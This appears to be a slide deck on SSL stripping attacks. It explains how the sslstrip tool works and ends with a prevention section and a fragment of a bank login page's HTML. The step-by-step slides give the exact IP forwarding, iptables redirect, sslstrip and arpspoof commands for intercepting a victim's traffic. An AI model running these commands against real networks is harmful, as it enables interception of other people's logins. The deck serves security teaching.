SSL Spoofing


Man-In-The-Middle attack on SSL


Duane Peifer

Summary

- How SSL works
- Common SSL misconceptions
- SSL Spoofing
- Using sslstrip
- Preventing SSL Spoofing
- Examples of stripped sites

How SSL works





Common SSL misconceptions

- HTTPS means I am secure right?
- What about...
 - SSL version 2.0 flaws
 - Weak Ciphers < 128 bit
 - Certificate keys < 1024 bits</p>
 - Client vulnerabilities
 - Server vulnerabilities
 - Application vulnerabilities
- SSL can provide a false sense of security


SSL Spoofing

 Moxie Marlinspike created sslstrip and presented at Black Hat DC 2009.


http://www.thoughtcrime.org/

 Does not attack SSL itself, but the transition from non-encrypted to encrypted communications.

Common HTTP/HTTPS Connection



Hijacking Communication



Using sslstrip

- 1. Get sslstrip
 - A. Download and install sslstrip and arpspoof (linux only)
 - <u>http://www.thoughtcrime.org/software.html</u>
 - <u>http://sourceforge.net/projects/arpspoof/</u>

B. Backtrack 4 (pre-installed)

<u>http://www.backtrack-linux.org/downloads/</u>

Using sslstrip

2. Configure attack machine for IP forwarding.

echo "1" > /proc/sys/net/ipv4/ip_forward

3. Route all HTTP traffic to sslstrip.

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 54321

4. Run sslstrip.

sslstrip –l 54321

Using sslstrip

5. Configure ARP spoofing.

arpspoof -i eth0 -t <targetIP> <gatewayIP>

6. Launch a sniffer and collect data.

Expanding the attack

- What if a root certificate could be installed on the target?
- The attacker could potentially replace the certificate and maintain a secure connection.

Preventing SSL Spoofing

- Ensure you are using secure connections. Look for the HTTPS.
- Be careful about where you use secure sites.
- Secure machines on the network.
- Use static ARP tables.*
- * This is a TON of work. Understand the ramifications of doing this before starting.

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
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





















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😜 Internet Protected Mode: On





Summit FCU

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<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"

"http://www.w3.org/TR/xhtml1/DTD/xhtml1transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">

<head>

<script type="text/javascript" src="https://www.summitfcu.org/onlineserv/HB/Si gnon.cgi?remote=TRUE"></script>

<script type="text/javascript">var bPasswordFocus = false;</script>